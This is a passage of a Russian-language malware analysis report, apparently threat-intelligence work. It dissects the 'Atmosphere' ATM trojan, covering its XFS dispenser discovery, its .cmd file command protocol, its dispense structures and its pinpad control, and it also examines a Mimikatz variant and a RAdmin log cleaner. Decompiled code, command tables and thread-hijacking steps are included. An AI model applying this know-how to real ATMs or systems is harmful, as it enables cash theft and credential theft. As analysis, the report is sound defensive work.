Description This command is used to obtain information regarding the status and contents of the cash units in the CDM.

Where a logical cash unit is configured but there is no corresponding physical cash unit currently present in the device, information about the missing cash unit will still be returned in the *lppList* field of the output parameter. The status of the cash unit will be reported as WFS_CDM_STATCUMISSING.

```
_wfs_cdm_cu_info = 0;
error = WFSGetInfo(this, hService, 303, 0, 0, &_wfs_cdm_cu_info);// WFS_INF_CDM_CASH_UNIT_INFO
if ( error )
{
  _WFMFreeBuffer(*(&_wfs_cdm_cu_info[3].lppList + 2));
  WFSFreeResult(_wfs_cdm_cu_info);
  exception(&v7);
  v7 = &off_10009208;
  v8 = error;
  CxxThrowException(&v7, &unk_10009B90);
}
v4 = *(&_wfs_cdm_cu_info[3].lppList + 2);
cash_units = *(v4 + 2);
DebugOut_3(*(v11 + 10), aXfsFoundInfoAb, cash_units);// XFS-> found info about <%d> cash units
sub_10002C42(v9, *(v4 + 4), cash_units);
```


- Определение диспенсера выполняется с помощью вызова функции WFSGetInfo с флагами dwCategory == 301 (WFS_INF_CDM_CASH_UNIT_INFO) и 401 (значение неизвестно).
- Для определения диспенсера функция WFSGetInfo вызывается последовательно 30 раз с разными значениями hService от 1 до 30. Очевидно это необходимо для перебора сервисов в системе и нахождения хендла сервиса, соответствующего запущенному сервису ATM. Это можно было бы реализовать и с помощью вызова функции WFSOpen, но, вероятно, злоумышленник посчитал, что первый аргумент функции — логическое имя ATM в системе — может быть нестандартным, либо различаться на разных типах ATM, поэтому он реализовал поиск девайсов ATM с помощью брутфорса открытых хендлов сервисов.
- Создается поток, который с интервалом в одну секунду, проверяет необходимость выполнения команд от злоумышленника и, при необходимости, выполняет их.

Передача команд

После того, как командный файл был найден, его содержимое считывается при помощи функции «fread», а затем разбивается по строкам. Из первой строки извлекаются символы, которые находятся между кавычками «“». Затем первый символ, извлеченный из кавычек, преобразуется в номер команды. После получения команды, при помощи WinAPI функций CryptAcquireContextA и CryptGenRandom, генерируется строка со случайным набором символов. Размер строки будет не меньше размера файла, плюс к нему прибавляется

случайное число от 10 до 1024. Получившаяся строка добавляется в конец файла, после чего удаляется и сам файл.

- Команды подаются боту в виде создаваемых файлов «*.cmd» в корневом каталоге исследуемого файла.
- Если существует какой-либо файл с расширением «*.cmd», то приложение его ищет, открывает и читает.
- После чтения в файл команд дозаписываются случайные данные случайной длины, и файл удаляется.



Команды в файле «*.cmd» передаются открытым текстом в виде «<one_upper_char>» (включая кавычки).

В зависимости от символа между кавычками будет активирована та или иная команда.

```
    case 'P':
      return 10;
    case 'A':
      return 3;
    case 'B':
      return 2;
    case 'D':
      return 7;
    case 'H':
      return 5;
    case 'L':
      return 1;
    case 'M':
      return 12;
  }
  return 13;
}
switch ( cmd_char )
{
  case 'Q':
    return 4;
  case 'R':
    return 12;
  case 'S':
    return 11;
  case 'T':
    return 9;
}
if ( cmd_char != 'U' )
  return 13;
return 6;
}
```

Например, если содержимое файла команд будет «A» (с кавычками), то будет выполнена команда с индексом 3 — команда получения данных о cash units АТМ.

```
int v3; // edx@1
signed int default_return_code; // eax@1
bool v5; // [esp+4h] [ebp-14h]@1
int v7; // [esp+14h] [ebp-4h]@1

v5 = a2 != 0;
v3 = *(a2 + 16);
v7 = 0;
default_return_code = -1111;
switch ( v3 )
{
  case 1:
  case 8:
  case 9:
  case 10:
  case 11:
  case 12:
  case 13:
    goto LABEL_7;
  case 2:
    default_return_code = get_full_info_about_cachunits2(this);
    goto LABEL_7;
  case 3:
    default_return_code = get_info_about_cashunits(this);
    goto LABEL_7;
  case 4:
    default_return_code = get_full_info_about_cachunits(this);
    goto LABEL_7;
  case 5:
    default_return_code = modify_any_own_thread(this);
    goto LABEL_7;
  case 7:
    default_return_code = trying_to_dispense(this, a2);
LABEL_7:
    write_last_command_result(this, a2, default_return_code);
    break;
  default:
    break;
}
v7 = -1;
ending(&v5);
```

Ниже приведен список поддерживаемых команд.

Команда	**Описание**
1,8,9,10,11,12,13	Записать в отдельный файл и логфайл кода возврата последней выполненной команды
2	Получить данные о cash units ATM и записать результат в файл журнала, с форматированием (расширенный режим записи)
3	Получить данные о cash units ATM
4	Получить данные о cash units ATM и записать результат в файл журнала
5	Внедрить код\модифицировать счетчик команд произвольного потока текущего приложения ("fwmain32.exe") с помощью вызова последовательности функций GetCurrentProcessId + OpenThread + GetThreadContext + SetThreadContext
7	Единоразово выдать наличные
?	Выдать все наличные, с интервалом 3 секунды
?	Установить лимит на выдачу наличных

Для выдачи средств злоумышленник сначала исполняет команды для получения информации об имеющихся купюрах. Полученная информация записывается также в лог файл в виде следующей строки:

«|INDEX:<a>|CU state:<b>|Type:<c>|Values:<d>|Currency_ID:<e>|Money count:<f>|», где «a» — индекс, «b» — состояние кассеты (заполнена/пуста и тд), «c» — тип денежной единицы, «d» — номинальная стоимость купюры, «e» — трехсимвольное обозначение валюты (ISO), «f» — текущее количество купюр.

Затем выполняется команда «D», которая служит для выдачи средств.

После выполнения команды создается файл с именем командного файла, но с другим расширением — «007». То есть если командный файл был «second.cmd», то будет создан файл «second.007», в который запишется код выполнения последней команды. Также в лог-файл записывается строка:

[2017/11/15 18:15:24.111] last command response code 0

В конце строки также записан результирующий код выполнения последней команды.

Кроме того, в коде была найдена старая виртуальная таблица интерфейса, обрабатывающего команды, в которой обработчик выглядит иначе — он способен с интервалом в три секунды выдавать банкноты из всех кассет по порядку. Для выдачи купюр везде используется одна функция, в т.ч. и в этом обработчике.

Ниже можно увидеть код, который отвечает за добавление ненужной информации и удаление файла. Предположительно, файл должен был перезаписываться сгенерированной строкой, а после удаляться, но на деле она лишь добавляется в конец файла, как это видно на снимке выше.

```
return_code = IsFileExist(lpFileName);
if ( return_code )
{
  file_size = GetFileSize(lpFileName);
  random_number = rand_min_max(10, 1024);
  GenRandom((int)&buffer, file_size + random_number);
  v7 = 0;
  WriteBufferToFile(&buffer, lpFileName, 1);
  deleted = DeleteFile(lpFileName);
  v7 = -1;
  v5 = deleted;
  buffer = (int)&off_10009250;
  free_buffer((void **)&buffer);
  return_code = v5;
}
```

Следует отметить, что за одну итерацию программа может обработать лишь один файл и только одну команду из него. Даже несмотря на то, что содержимое разбивается по строкам, обрабатывается только первая строка, и из нее берется только первый символ между кавычками, который и преобразуется в номер команды.

Как выполняется выдача средств

Наличность забирают с помощью вызова функции WFSExecute с флагом dwCommand==WFS_CMD_CDM_DISPENSE (выдача купюр из кассет).

5.2 WFS_CMD_CDM_DISPENSE

Description This command performs the dispensing of items to the customer. The command provides the same functionality as the WFS_CMD_CDM_DENOMINATE command plus the additional functionality of dispensing the items. If items of differing currencies are to be dispensed then the currency field must be an array of three ASCII 0x20h characters, the amount must be 0 and the mix number must be WFS_CDM_INDIVIDUAL. However, these restrictions do not apply if a single currency is dispensed with non-currency items, such as coupons.

Прототип функции

```
HRESULT extern WINAPI WFSExecute (HSERVICE hService, DWORD
dwCommand, LPVOID lpCmdData, DWORD dwTimeOut, LPWFSRESULT *
lppResult);
```

Вторым аргументом указывается код команды WFS_CMD_CDM_DISPENSE для выдачи купюр из кассет. Во время вызова передаются параметры деноминации купюр.

Деноминация — это выбор числа купюр из определенных кассет для формирования заданной суммы для выдачи (какими купюрами выдавать).


Третьим аргументом передается следующая структура:

```
LPWFSCDMDISPENSE  lpDispense;

typedef struct _wfs_cdm_dispense
    {
    USHORT                  usTellerID;
    USHORT                  usMixNumber;
    WORD                    fwPosition;
    BOOL                    bPresent;
    LPWFSCDMDENOMINATION    lpDenomination;
    } WFSCDMDISPENSE, *LPWFSCDMDISPENSE;
```

```
DebugOut(*(this + 10), aXfsDispenseSta);      // XFS-> dispense start
lpDenomination = _WFMAllocateBuffer(0x22);
wfs_cdm_dispense = _WFMAllocateBuffer(14);
wfs_cdm_dispense->usTellerID = 0;
wfs_cdm_dispense->usMixNumber = 0;
wfs_cdm_dispense->fwPosition = 0;
*(&wfs_cdm_dispense->fwPosition + 1) = 1;
v4 = *(this + 10);
```

Примечательно, что поле «bPresent» структуры заполняется значением TRUE. Это означает, что после выполнения команды сбора банкнот из кассет, они будут выданы диспенсером клиенту. Это объясняет тот факт, почему исследуемый файл не использует команду выдачи денег напрямую (с помощью вызова WFSExecute + код команды WFS_CMD_CDM_PRESENT).

Файл с именем «**lib_xqkRN.dll**» (размер 122880 байт, md5: DDB276DBFBCE7A9E19 FEECC2C453733D) — несколько другая версия **Atmosphere**.



Исходя из бинарного сравнения файлов lib_xqkRN.dll и lib_HkUEl.dll видно, что первый файл состоит на 38% из функций ~100% соответствующих по коду второму файлу (это равно 71% всех функций второго файла). Функции работы с АТМ практически повторяют друг друга. Единственное существенное отличие было обнаружено в наличии в исследуемом файле функций считывания клавиш, вводимых на пинпаде.

4.7 WFS_INF_PIN_SECUREKEY_DETAIL

Description This command reports the secure key entry method used by the device. This allows an application to enable the relevant keys and inform the user how to enter the hex digits 'A' to 'F', e.g by displaying an image indicating which key pad locations correspond to the 16 hex digits and/or shift key. It reports the following information:

Эта команда предназначена для получения злоумышленником информации о физическом расположении кнопок на пинпаде, и может быть использована далее для подачи команды на выдачу купюр по требованию (вручную на пинпаде) злоумышленника.

Таким образом, атакующий может управлять снятием наличности не только с помощью удаленной отправки команда на АТМ, но и физически, нажимая на пинпаде определенную комбинацию клавиш.

```
'Command parsed -> SetMaximumCashCountCommand',0
                        ; DATA XREF: sub_1000B1DD+CA↑o
ign 4
andp[]
'PinPadCommandProvider: ParsePressedKeys -> ',0Ah
                        ; DATA XREF: sub_1000B1DD+106↑o
 COMMAND MANUAL DISPENSE FROM CASSETE CU#`%d`',0
ign 10h
sedM[]
'Command parsed -> ManualDispense from cassete #`%d` dispense `%d`'
                        ; DATA XREF: sub_1000B1DD+13A↑o
'pressed keys is: ',0 ; DATA XREF: sub_1000B362+1B↑o
ign 4

'%d',0                  ; DATA XREF: sub_1000B362+5D↑o
ign 10h
an_0[]
'PinPadCommandProvider::GetCommand -> Command received successfull'
```

Оставшиеся различия в остальном коде между первым и вторым файлами вызваны:

1. Разницей в настройках компилятора и оптимизации в первом и втором файлах.
2. Тем, что в первом файле lib_xqkRN.dll дополнительно был добавлен код, которого нет во втором файле. Этим же объясняется большее число функций в первом файле. В основном, это код криптографического класса для шифрования RSA, AES, MD5, SHA-1, использования которого не обнаружено.
3. Дополнительно второй файл включает список валют, которого не было в первом сэмпле. Код, работающий с этими строками в исследуемом файле, нигде не вызывается.


```
db 'CAD',0
db 'USD',0
db 'UAH',0
db 'BTC',0
db 'RUR',0
db 'GBP',0
db 'cu:%d|%s|%d|%d',0
```

Другая версия **Atmosphere** «**lib_HpBsi.dll**» (MD5 79E61313FEBE5C67D168CFC3C88CD743, 61440 байт, timestamp: 59D94BD5 (Sat Oct 07 21:49:09 2017)), которую извлекает DROPPER из своих ресурсов, служит также для выдачи банкнот из кассет банкомата. Она отличается незначительно и имеет следующую таблицу команд:

Команда	Описание
«B»	Получает информацию о содержимом кассет ATM. Помимо этого в лог записывается строка «cash units info received»
«A»	Получает информацию о содержимом кассет без логирования.
«Q»	Получает информацию о содержимом кассет ATM.
«D»	Одноразовая выдача купюр конкретного номинала из банкомата.
«H»	Приостанавливает все потоки в процессе, кроме собственного, и при помощи функций GetThreadContext + SetThreadContext перенаправляет их выполнение на собственную функцию.
«M», «R», «S», «P», «T», «L»	Запись результата выполнения последней команды в файл «C:\intel\<chrs>.007» Эта команда так же по умолчанию выполняется в конце любой другой.

Был также обнаружен **Atmosphere** «**li.dll**» (MD5 C49E6854C79043B624D07DA20DD4C7AD, 57344 байт, timestamp: 59DA3AE9 (Sun Oct 08 14:49:13 2017)) с «хакерским» представлением строк.

Здесь отсутствует некоторая отладочная информация, а многие строки видоизменены. Например, «PinPad» -> «QinQad», «DISPENSER» -> «D1SP3NS3R» и так далее.



li.dll			lib_HpBsi.dll		
0000000B	C	___log.txt	0000000B	C	___log.txt
00000009	C	c:\\intel	00000009	C	c:\\intel
00000008	C	UNKNOWN	00000008	C	UNKNOWN
00000004	C	ALL	00000004	C	ALL
00000006	C	TRACE	00000006	C	TRACE
00000007	C	NOTICE	00000007	C	NOTICE
00000008	C	WARNING	00000008	C	WARNING
00000006	C	ERROR	00000006	C	ERROR
00000006	C	FATAL	00000006	C	FATAL
00000004	C	%s\n	00000004	C	%s\n
00000034	C	Zfs::DetermineDeviceByCommand -> exception happened	00000034	C	Xfs::DetermineDeviceByCommand -> exception happened
0000001E	C	Exception d15p3n53r determine	0000002C	C	Exception caught DetermineDispenserHandle()
0000001A	C	Can't determine d15p3n53r	0000001D	C	Can't determine CDM HSERVICE
0000001D	C	D1SP3NS3R is determined # %d	0000001D	C	DISPENSER is determined # %d
00000021	C	Exception DetermineQinQadService	0000002A	C	Exception caught DeterminePinPadService()
00000017	C	Can't determine QinQad	00000020	C	Can't determine PinPad HSERVICE
00000017	C	QinQad determined # %d	00000023	C	PinPad HSERVICE is determined # %d
00000017	C	Can't load Tfs module.	00000039	C	.?AVHookLibCreateHookApiException@System@CUniFramework@@
00000036	C	.?AVHookLibEnableHookException@System@CUniFramework@@	0000003A	C	.?AVHookLibInitializationException@System@CUniFramework@@
00000014	C	List<T>.ElementAt()	00000017	C	Can't load xfs module.
00000049	C	|INDEX:%d|CU state:%d|Type:%d|Values:%d|Currency_ID:%s|Money count:%d|\r\n	00000027	C	XFS-> found info about <%d> cash units
00000019	C	CommandProcessor created	00000027	C	XFS-> dispense end SUCCESSFUL DISPENSE
0000003F	C	ICommandProcessor::ProcessCommand ->\nSetMaximumDispenseSize:%d	00000020	C	Dispense, dispense device is %d
00000025	C	DisplayBalance -> exception, code:%d	00000010	C	Currency ID: %s
0000002A	C	DisplayBalance 1try -> exception, code:%d	0000000E	C	ulAmount = %d
00000012	C	Manual Dispensing	0000000D	C	usCount = %d
00000021	C	Dispense failed. Unknown reason.	0000001A	C	Denomination setted. %d \n

Также отсутствует некоторая отладочная информация, которая содержалась в первой библиотеке.

Командные файлы имеют формат «*.ccd», а не «*.cmd». И в то же время обработчик команд у них одинаковый, т.е. команды имеют тот же формат и выполняют те же действия.

В апреле 2018 года еще один российский банк подвергся атаке группы. В нем также были опустошены банкоматы программой **Atmosphere**. Она мало отличалась от предыдущих версий, однако было видно, что разработчик прошел длинный путь отладки программы и, в итоге, избавился от ненужных функций, а также повысил стабильность работы программы. Так, новая версия не умеет обрабатывать команды с пинпада.

Следующий обработчик команд реализован в программе:

Номер команды	Значение команды
2	Получить данные о cash units ATM и записать результат в файл журнала, с форматированием (расширенный режим записи)
3	Получить данные о cash units ATM
4,13	Получить данные о cash units ATM и записать результат в файл журнала
7	Единоразово выдать наличные
10	Приостановить работу на 10 минут
11	Завершить работу приложения
8	Выдать все наличные с интервалом 3 секунды

Ниже представлена таблица сравнения старой и новой версий:

Функция	Старый сэмпл	Новый сэмпл
Рабочий каталог	c:\intel	c:\atm\1
Процесс для инжекта	fwmain32.exe	atmapp.exe
Способ запуска полезной нагрузки после инжекта в процесс	шеллкод LoadLibrary	шеллкод LoadLibrary (немного изменен)
Выводит ли отладочную информацию в консоль?	в расширенном виде	в кратком виде, только количество найденных процессов
Список используемых XFS-функций	WFMFreeBuffer, WFMAllocateBuffer, WFSExecute, WFSFreeResult, WFSGetInfo	WFMFreeBuffer, WFMAllocateMore, WFMAllocateBuffer, WFSExecute, WFSFreeResult, WFSStartUp, WFSGetInfo
Размер файла	60 Кб	84 Кб
Создает ли трамплины на функции WFS*?	да	нет
Получает ли информацию о статусе кассет?	да	да
Определяет ли статус диспенсера и пинпада перед работой (коды 301 и 401)?	да	нет
Выполняет перебор хендлов hService при вызове WFSGetInfo?	да	нет
Есть функции считывания клавиш, вводимых на пинпаде?	да	нет

Передача команд через файлы с расширением	*.cmd	*.c
Генерация случайных данных на основе	CryptAcquireContextA + CryptGenRandom	rand()
Записывает ли код возврата в файл?	да, в файл с расширением *.007	не записывает
Есть ли команда модификации счетчика команд произвольного потока текущего приложения?	есть, команда #5	не записывает
Есть ли команда установки трояна в режим паузы?	нет	да

ДРУГИЕ ПРОГРАММЫ

Утилиты

Farse

Имя файла	MD5 hash	Тип программы
m32.exe	40228a3ea22e61a0f53644881cd59281	Mimikatz


Исследуемый файл является модифицированной версией известной утилиты **Mimikatz** для извлечения учетных данных пользователей и системы (хеши, пароли в открытом виде и т.д.). Mimikatz доступна в виде исходных кодов на странице разработчика hxxps://github[.]com/gentilkiwi/mimikatz.

Результаты анализа исследуемого файла позволяют утверждать, что он был написан на основе исходных кодов Mimikatz. Также в исследуемый файл были добавлены свои, новые функции.


Сравнение проводилось с последней на момент написания отчета версией Mimikatz 2.1.1 x86. В исследуемом файле были выявлены артефакты, позволяющие утверждать, что сборка была выполнена на основе исходных кодов более ранних версией (< 2.1.1).

Исходя из информации, извлеченной из заголовка исполняемого файла, он был скомпилирован 19.09.2019 в 07:39:40 GMT.

- Бинарный сравнительный анализ исследуемого файла и оригинального exe mimikatz версии 2.1.1 x86 с помощью утилиты BinDiff выдал процент бинарной схожести файлов 25%. При этом выявив, что исследуемый файл на 91% состоит из функций, содержащихся в файле Mimikatz.




- На скриншоте ниже отображен вывод исследуемого файла на запуск произвольной (заведомо несуществующей) команды, снизу — оригинального файла mimikatz.



- На такой аргумент командной строки оба приложения выдали практически идентичные результаты — список поддерживаемых команд.

Изменения, внесенные в Farse, относительно оригинальных исходных кодов Mimikatz:

1. Максимально затерты баннеры и упоминания «mimikatz» в продукте (разработчик смог сделать это не везде). Это, очевидно, сделано с целью сокрытия исследуемого файла от антивирусных сканеров.
2. Изменены некоторые слова «User», «Domain», «Password» на «U», «D», «P».



3. Изменены названия команд. Оригинальная команда для извлечения паролей ОС «sekurlsa::logonpasswords» переименована на «sss::logonpasswords».
4. Farse не требует ввода дополнительной команды «mimikatz # privilege::debug», как в оригинальном mimikatz. Он автоматически получает токен дебаг-привилегий для возможности извлечения данных из системного процесса.
5. Исследуемый файл автоматически записывает результаты своей работы в текстовый файл «Farse.log» в текущем каталоге. Например, при запуске исполняемого файла с аргументом «sss::logonpasswords», извлеченные из системы пароли и хеши будут сохранены в этот файл журнала.
6. Извлечение учетных данных пользователей и системы выполнены за счет использования функции «sss::logonpasswords» (в оригинальных исходных кодах mimikatz называется «sekurlsa::logonpasswords»). Эта функция извлекает учетные данные из системного процесса lsass.exe (Local Security Authority Subsystem Service).

Cleaner

Имя файла	MD5 hash	Тип программы
cleaner.exe	8A9D278B473B6C5625D57739714702FC	**RAdmin** log cleaner

Исследуемый файл создан для записи мусора в файл логов подключения к **RAdmin** серверу, развернутому на атакуемой машине, и для дальнейшего удаления файла. Учитывая ошибку автора данной программы, мусор пишется не в начало файла, а в конец, что позволяет получить исходный лог с помощью стандартных средств восстановления. Программа скомпилирована **08.10.2017 07:46:09**.

После запуска программа генерирует случайные значения длиной от размера файла C:\Windows\System32\rserver30\Radm_log.htm +10 до C:\Windows\System32\rserver30\Radm_log.htm + 1024:

```
char __cdecl AppendGarbageAndDelete(LPCSTR lpFileName)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  file = lpFileName;                            // C:\Windows\System32\rserver30\Radm_log.htm
  result = IsFileExists(lpFileName);
  if ( result )
  {
    fileSize = FileSize(file);
    randomVal = GenerateRandomValue(10, 1024);
    GenerateGarbage((int)&garbageBuffer, fileSize + randomVal);
    v12 = 0;
    fileHandle = CreateFileA(file, 0x40000000u, 5u, 0, 4u, 0x82u, 0);
    fileHandle_ = fileHandle;
    if ( fileHandle != (HANDLE)-1 )
    {
      lpFileName = 0;
      SetFilePointer(fileHandle, 0, (PLONG)&lpFileName, 2u);
      NumberOfBytesWritten = 0;
      WriteFile(fileHandle_, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
      CloseHandle(fileHandle_);
    }
    isFileDeleted = DeleteFile(file);
    garbageBuffer = (int)&off_405168;
    if ( lpBuffer )
      free((void *)lpBuffer);
    result = isFileDeleted;
  }
```

Затем пишет их в конец файла и удаляет сам файл. Предположительно, программист хотел написать эти случайные значения в начало файла с целью затруднить восстановление логов подключений к **RAdmin**. Но ошибка в реализации не позволяет осуществить задуманное:

```
char __cdecl AppendGarbageAndDelete(LPCSTR lpFileName)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  file = lpFileName;                            // C:\Windows\System32\rserver30\Radm_log.htm
  result = IsFileExists(lpFileName);
  if ( result )
  {
    fileSize = FileSize(file);
    randomVal = GenerateRandomValue(10, 1024);
    GenerateGarbage((int)&garbageBuffer, fileSize + randomVal);
    v12 = 0;
    fileHandle = CreateFileA(file, 0x40000000u, 5u, 0, 4u, 0x82u, 0);
    fileHandle_ = fileHandle;
